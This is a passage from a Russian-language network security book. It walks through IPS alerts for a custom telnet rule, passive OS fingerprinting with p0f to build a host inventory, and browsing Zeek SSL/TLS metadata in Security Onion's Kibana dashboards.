Как выглядит это оповещение, когда оно срабатывает? В EveBox вы увидите такую картину:

<input type="checkbox"/>	☆ 74	2021-07-06 15:40:29	S: 192.168.122.201	LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL	Archive	☆	▼
		44 minutes ago	D: 192.168.122.8				
<input type="checkbox"/>	☆ 74	2021-07-06 15:40:29	S: 192.168.122.201	LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL	Archive	☆	▼
		44 minutes ago	D: 192.168.122.8				
<input type="checkbox"/>	☆ 19	2021-07-06 15:35:10	S: 192.168.122.201	LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL	Archive	☆	▼
		an hour ago	D: 64.62.142.154				

Рис. 13.18. Оповещения, генерируемые сработавшим пользовательским правилом IPS

Здесь видно, что одно оповещение касается трафика от внутреннего узла к внутреннему, а другое — трафика, исходящего в интернет. Первое правило срабатывает дважды: если вернуться к его определению, то станет понятно почему. Это показывает, что имеет смысл активировать любые пользовательские правила и оптимизировать их так, чтобы каждое условие вызывало оповещение или блокировку только один раз и чтобы правила срабатывали для всех условий и вариантов, которые можно себе представить.

Давайте развернем первое оповещение (обратите внимание на SID):

ALERT: LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL 74			
Timestamp	2021-07-06T15:40:29.000258-0400	Signature	LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL
Sensor	SELKS	Category	An attempted login using a suspicious username was detected
Protocol	TCP	Signature ID	1: 1000101 :1
Source	192.168.122.201:7132 ▾	Severity	2
Destination	192.168.122.8:23 ▾		
In Interface	ens192		
Flow ID	44533177536237		

Рис. 13.19. Подробная информация об оповещении 1

Теперь развернем второе оповещение. Обратите внимание, что это то же самое событие, но оно сработало во второй раз с другим SID:

ALERT: LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL 74			
Timestamp	2021-07-06T15:40:29.000258-0400	Signature	LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL
Sensor	SELKS	Category	An attempted login using a suspicious username was detected
Protocol	TCP	Signature ID	1: 1000100 :1
Source	192.168.122.201:7132 ▾	Severity	2
Destination	192.168.122.8:23 ▾		
In Interface	ens192		
Flow ID	44533177536237		

Рис. 13.20. Подробная информация об оповещении 2

Наконец, посмотрим на последнее оповещение (опять же, обратите внимание на SID):

ALERT: LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL 19			
Timestamp	2021-07-06T15:35:10.000249-0400	Signature	LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL
Sensor	SELKS	Category	An attempted login using a suspicious username was detected
Protocol	TCP	Signature ID	1: 1000101 :1
Source	192.168.122.201:7083 ▾	Severity	2
Destination	64.62.142.154:23 ▾		
In Interface	ens192		
Flow ID	175314930550474		

Рис. 13.21. Подробная информация об оповещении 3

Имейте в виду, что у нас есть полный перехват пакетов для обоих случаев. Будьте осторожны с ними, потому что при просмотре файлов PCAP вы увидите действующие учетные данные.

Теперь, когда мы разобрались, как работает сетевая IPS, давайте посмотрим, что можно найти, если пассивно отслеживать пакеты, когда они проходят через сеть.

Пассивный мониторинг трафика

Решение IPS можно дополнить **пассивным сканером уязвимостей (PVS)**. Вместо того чтобы искать атакующий трафик, PVS собирает пакеты и ищет данные о трафике или квитировании (такие, как JA3, цифровые отпечатки SSH или все, что можно собрать в виде открытого текста), которые позволяют идентифицировать действующие операционные системы или приложения. Этот метод помогает выявлять проблемные приложения, которые другие инструменты не заметили бы, или даже обнаруживать узлы, которые были пропущены при использовании других методов инвентаризации.

Например, PVS может находить устаревшие браузеры или SSH-клиенты. В Windows часто встречаются устаревшие клиенты SSH, потому что у многих распространенных клиентов (например, PuTTY) нет возможности автоматического обновления.

PVS также отлично подходит для поиска узлов, которые могли быть не инвентаризованы. Инструменты PVS, которые обращаются к интернету или даже к другим внутренним узлам, могут собирать внушительное количество данных только из «блуждающих» пакетов.

P0F — одно из популярных решений PVS с открытым исходным кодом. Из коммерческих продуктов часто развертывается сервер Teneble PVS.

Пример пассивного мониторинга с помощью P0F

Чтобы запустить P0f, переведите интерфейс Ethernet, который вы будете использовать, в неразборчивый режим (*promiscuous mode*). Это означает, что интерфейс будет читать и обрабатывать все пакеты, а не только те, которые предназначены для него. Этот распространенный режим автоматически устанавливается большинством утилит, которые работают с перехватом пакетов. Но P0F — представитель «старой школы», поэтому этот режим надо установить вручную. После этого запустите P0f:

```
$ sudo ifconfig eth0 promisc
$ sudo p0f -i eth0
.-[ 192.168.122.121/63049 -> 52.96.88.162/443 (syn) ]-
|
| client      = 192.168.122.121/63049
| os          = Mac OS X
| dist        = 0
| params      = generic fuzzy
| raw_sig     = 4:64+0:0:1250:65535,6:mss,nop,ws,nop,nop,ts,sok,eol+1:df:0
|
|-----
.-[ 192.168.122.160/34308 -> 54.163.193.110/443 (syn) ]-
|
| client      = 192.168.122.160/34308
| os          = Linux 3.1-3.10
| dist        = 1
| params      = none
| raw_sig     = 4:63+1:0:1250:mss*10,4:mss,sok,ts,nop,ws:df,id+:0
|
|-----
```

Полезнее будет перенаправить вывод `p0f` в файл, а затем обрабатывать его содержимое. Обратите внимание, что для перехвата пакетов нужны права суперпользователя:

```
$ sudo p0f -i eth0 -o pvsout.txt
```

Затем можно отобразить данные, которые были собраны на разных узлах, выбрав с помощью `grep` только те, где `r0f` смог идентифицировать операционную систему. Учтите, что, поскольку мы создали файл `pvsout.txt` как суперпользователь, нам понадобятся соответствующие права для его чтения:

```
$ sudo cat pvsout.txt | grep os= | grep -v ???
[2021/07/06 12:00:30]mod=syn|cli=192.168.122.179/43590|srv=34.202.50.154/443|subj=cli|os=Linux 3.1-3.10|dist=0|params=none|raw_sig=4:64+0:0:1250:mss*10,6:mss,sok,ts,nop,ws:df,id+:0
[2021/07/06 12:00:39]mod=syn|cli=192.168.122.140/58178|srv=23.76.198.83/443|subj=cli|os=Mac OS X|dist=0|params=generic fuzzy|raw_sig=4:64+0:0:1250:65535,6:mss,nop,ws,nop,nop,ts,sok,eol+1:df:0
[2021/07/06 12:00:47]mod=syn|cli=192.168.122.179/54213|srv=3.229.211.69/443|subj=cli|os=Linux 3.1-3.10|dist=0|params=none|raw_sig=4:64+0:0:1250:mss*10,6:mss,sok,ts,nop,ws:df,id+:0
[2021/07/06 12:01:10]mod=syn|cli=192.168.122.160/41936|srv=34.230.112.184/443|subj=cli|os=Linux 3.1-3.10|dist=1|params=none|raw_sig=4:63+1:0:1250:mss*10,4:mss,sok,ts,nop,ws:df,id+:0
[2021/07/06 12:01:10]mod=syn|cli=192.168.122.181/61880|srv=13.33.160.44/443|subj=cli|os=Windows NT kernel|dist=0|params=generic|raw_sig=4:128+0:0:1460:mss*44,8:mss,nop,ws,nop,nop,sok:df,id+:0
```

Этот вывод можно проанализировать, чтобы быстро получить инвентарный список:

```
$ sudo cat pvsout.txt | grep os= | grep -v ??? | sed -e s#/#\|#g | cut -d "|" -f 4,9 | sort | uniq
cli=192.168.122.113|os=Linux 2.2.x-3.x
cli=192.168.122.121|os=Mac OS X
cli=192.168.122.129|os=Linux 2.2.x-3.x
cli=192.168.122.140|os=Mac OS X
cli=192.168.122.149|os=Linux 3.1-3.10
cli=192.168.122.151|os=Mac OS X
cli=192.168.122.160|os=Linux 2.2.x-3.x
cli=192.168.122.160|os=Linux 3.1-3.10
cli=192.168.122.179|os=Linux 3.1-3.10
cli=192.168.122.181|os=Windows 7 or 8
cli=192.168.122.181|os=Windows NT kernel
cli=192.168.122.181|os=Windows NT kernel 5.x
```

Здесь нам пришлось удалить порт источника для каждого узла с помощью команды `sed`, чтобы работала команда `uniq`. Также обратите внимание, что узел `192.168.122.181` регистрируется как три разные версии Windows. С этим стоит разобраться подробнее!

Впрочем, больше беспокойства вызывают узлы с адресами 192.168.122.113, 129 и 160, на которых, по-видимому, установлены старые ядра Linux. Вот что выясняется в итоге:

- 192.168.122.160 — это камера домофона. Для нее включено автообновление, поэтому это старое ядро, хотя и настолько новое, насколько это смог обеспечить производитель.
- 192.168.122.129 — это телевизионный контроллер, и его случай аналогичен предыдущему.
- 192.168.122.113 — это узел с Ubuntu 20.04.2, так что это ложное срабатывание. Если подключиться к этому узлу, то команда `uname -r` сообщит, что на нем работает ядро версии 5.8.0.55.

Теперь у нас есть основные службы IPS и PVS, так что давайте расширим наши возможности и добавим метаданные, чтобы информация IPS стала еще более полноценной. Что я подразумеваю под метаданными? Читайте дальше, и вы узнаете, что это за данные и как собирать их с помощью Zeek.

Пример работы Zeek: сбор сетевых метаданных

Zeek (ранее известный как Bro) — это не IPS, но он послужит хорошим дополнительным сервером для IPS, платформы ведения журналов, а также для управления сетью. В этом разделе вы поймете, почему это так.

Во-первых, Zeek можно установить по-разному:

- Установить на существующий узел Linux (<https://docs.zeek.org/en/master/install.html>).
- Установить дистрибутив Security Onion и выбрать Zeek во время установки (<https://download.securityonion.net>, <https://docs.securityonion.net/en/2.3/installation.html>). Security Onion может быть предпочтительнее, потому что вместе с Zeek он устанавливает несколько других компонентов, которые могут пригодиться.

По умолчанию в Security Onion вместе с Zeek устанавливается Suricata, что может иметь смысл в небольшой среде. Кроме того, удобно, когда информация из этих двух приложений находится на одном узле.

Помните, мы говорили, что Zeek собирает метаданные? Дайте Security Onion поработать в действующей сети хотя бы несколько минут, посмотрите на результаты, и вы поймете, что я имею в виду. Чтобы снабдить программу «интересными» данными, я запустил браузер и перешел на <https://badssl.com>, где протестировал разные ошибки SSL:




Рис. 13.22. Тестирование обнаружения ошибок SSL с помощью BADSSL.com

Что отображается в Zeek? В главном интерфейсе Security Onion щелкните на Kibana, а затем выберите протокол SSL на панели Dataset (в центре экрана). Это позволит углубиться в собранные данные и даст вам сводку всего SSL-трафика. Меня здесь особенно интересует список портов на самой правой панели (Destination Ports), в частности порты, отличные от 443:




Рис. 13.23. Отображение только данных SSL

Обратите внимание, что каждую страницу можно пролистать независимо и что непосредственно под этими панелями находятся необработанные журналы.

Перейдите к порту 443 на панели Destination Port и удалите его. Если навести указатель мыши на 443, вы увидите несколько вариантов:




Рис. 13.24. Фильтрация порта 443/tcp

Можно нажать +, чтобы выбрать данные только для этого значения, или -, чтобы, наоборот, удалить его из отчета. Давайте удалим его, а затем прокрутим вниз до панели журнала. Разверните любое событие в журнале, щелкнув на значке >, чтобы увидеть страницы с подробной информацией об этом конкретном сеансе:




Рис. 13.25. Отображение полных метаданных события

Прокрутив вниз, вы увидите данные геолокации (хорошая оценка того, в какой точке земного шара находится этот IP-адрес), а также сведения о сертификате SSL для конкретного сеанса:




Рис. 13.26. Прокрутка вниз, показаны только метаданные сертификата SSL/TLS

Щелкнув на значке **Dashboard** в верхней части экрана, вы получите несколько сотен готовых настроек панели и запросов. Если вы знаете, что искать, можете начать вводить это в поле **Search**. Давайте наберем **ssl**, чтобы посмотреть, что здесь есть на эту тему:




Рис. 13.27. Информационные панели SSL

Выберите Security Onion — SSL, и откроется такая панель:




Рис. 13.28. Security Onion — информационная панель SSL

Обратите внимание, что в середине страницы отображаются фактические имена серверов. В основном они собраны из сертификатов SSL, участвующих в каждом обмене данными (хотя на некоторых других панелях используется обратный DNS). Давайте посмотрим на панель Validation Status («Состояние проверки»), которая содержит описания различных состояний:

Состояние	Перевод	Описание
OK	ОК	Действительный сеанс SSL/TLS без ошибок
Unable to get Local Issuer Certificate	Не удалось получить сертификат локального издателя	Обычно это означает, что сервер не передал промежуточные сертификаты, связанные с сертификатом сервера
Self-signed Certificate	Самоподписанный сертификат	В выдаче этих сертификатов не участвовал ЦС. В этой выборке данных некоторые сертификаты были с badssl.com, но в основном это лабораторные серверы, на которые я еще не установил надлежащие сертификаты
Certificate has Expired	Срок сертификата истек	Не требует пояснений: срок действия сертификата истек и он больше не действителен

Нажмите на `certificate has expired` и выберите `+`, чтобы перейти только к этим данным:




Рис. 13.29. Сужение поиска: только просроченные сертификаты SSL

Здесь можно видеть, при каком конкретно эпизоде обмена данными был передан просроченный сертификат, а также IP-адрес соответствующего узла!

Обратите внимание, что в процессе навигации и детализации на многих экранах отображается поле **поискового запроса**, которое показывает необработанный запрос к Elasticsearch. Всегда можно редактировать запрос вручную, однако чаще это более удобно делать с помощью пользовательского интерфейса.

Давайте изучим страницу Kibana | Discover Analytics. На ней сразу же видно много новой для нас информации:




Рис. 13.30. Просмотр трафика в представлении Discover

В поле поиска введите `ssl`, чтобы сузить условия поиска. По мере ввода интерфейс будет предлагать подсказки.

Затем щелкните `ssl.version` и `ssl.certificate.issuer` и нажмите Update:

```
> Jul 7, 2021 @ 15:08:00.727 TLSv1.2 emailAddress=rdksiteam-security@rdklistagr.ccp.xcal.tv,CN=Comcast RDK Intermediate CA,OU=CPT,O=Comcast Corporation,ST=Pennsylvania,C=US
> Jul 7, 2021 @ 14:58:57.607 TLSv1.2 emailAddress=rdksiteam-security@rdklistagr.ccp.xcal.tv,CN=Comcast RDK Intermediate CA,OU=CPT,O=Comcast Corporation,ST=Pennsylvania,C=US
> Jul 7, 2021 @ 14:57:03.164 TLSv1.2 emailAddress=rdksiteam-security@rdklistagr.ccp.xcal.tv,CN=Comcast RDK Intermediate CA,OU=CPT,O=Comcast Corporation,ST=Pennsylvania,C=US
> Jul 7, 2021 @ 14:53:42.747 TLSv1.2 emailAddress=webmaster@trusteer.com,CN=Trusteer Inc Root CA,O=Trusteer Inc,L=Boston,ST=MA,C=US
> Jul 7, 2021 @ 14:53:02.068 TLSv1.2 emailAddress=rdksiteam-security@rdklistagr.ccp.xcal.tv,CN=Comcast RDK Intermediate CA,OU=CPT,O=Comcast Corporation,ST=Pennsylvania,C=US
> Jul 7, 2021 @ 14:43:57.329 TLSv1.2 emailAddress=rdksiteam-security@rdklistagr.ccp.xcal.tv,CN=Comcast RDK Intermediate CA,OU=CPT,O=Comcast Corporation,ST=Pennsylvania,C=US
```

Рис. 13.31. Отображение выбранной информации SSL/TLS

Далее наберите в поле поиска `source` и добавьте в отчет `source.ip`:

```

> Jul 7, 2021 @ 15:08:00.727 TLSv12 emailAddress=rdksiteam-security@rdklistmgr.ccp.scal.tv, CN=Cocast RDM Intermediate CA, OU=CPT, O=Cocast Corporation, ST=Pennsylvania, C=US 192.168.122.161
> Jul 7, 2021 @ 14:58:07.607 TLSv12 emailAddress=rdksiteam-security@rdklistmgr.ccp.scal.tv, CN=Cocast RDM Intermediate CA, OU=CPT, O=Cocast Corporation, ST=Pennsylvania, C=US 192.168.122.129
> Jul 7, 2021 @ 14:57:03.164 TLSv12 emailAddress=rdksiteam-security@rdklistmgr.ccp.scal.tv, CN=Cocast RDM Intermediate CA, OU=CPT, O=Cocast Corporation, ST=Pennsylvania, C=US 192.168.122.180
> Jul 7, 2021 @ 14:53:42.747 TLSv12 emailAddress=webmaster@trusteer.com, CN=Trusteer Inc. Root CA, O=Trusteer Inc., L=Boston, ST=MA, C=US 192.168.122.148
> Jul 7, 2021 @ 14:53:02.868 TLSv12 emailAddress=rdksiteam-security@rdklistmgr.ccp.scal.tv, CN=Cocast RDM Intermediate CA, OU=CPT, O=Cocast Corporation, ST=Pennsylvania, C=US 192.168.122.161
> Jul 7, 2021 @ 14:43:07.319 TLSv12 emailAddress=rdksiteam-security@rdklistmgr.ccp.scal.tv, CN=Cocast RDM Intermediate CA, OU=CPT, O=Cocast Corporation, ST=Pennsylvania, C=US 192.168.122.129
> Jul 7, 2021 @ 14:42:03.804 TLSv12 emailAddress=rdksiteam-security@rdklistmgr.ccp.scal.tv, CN=Cocast RDM Intermediate CA, OU=CPT, O=Cocast Corporation, ST=Pennsylvania, C=US 192.168.122.180
> Jul 7, 2021 @ 14:38:01.187 TLSv12 emailAddress=rdksiteam-security@rdklistmgr.ccp.scal.tv, CN=Cocast RDM Intermediate CA, OU=CPT, O=Cocast Corporation, ST=Pennsylvania, C=US 192.168.122.161

```

Рис. 13.32. Добавление дополнительной информации в запрос

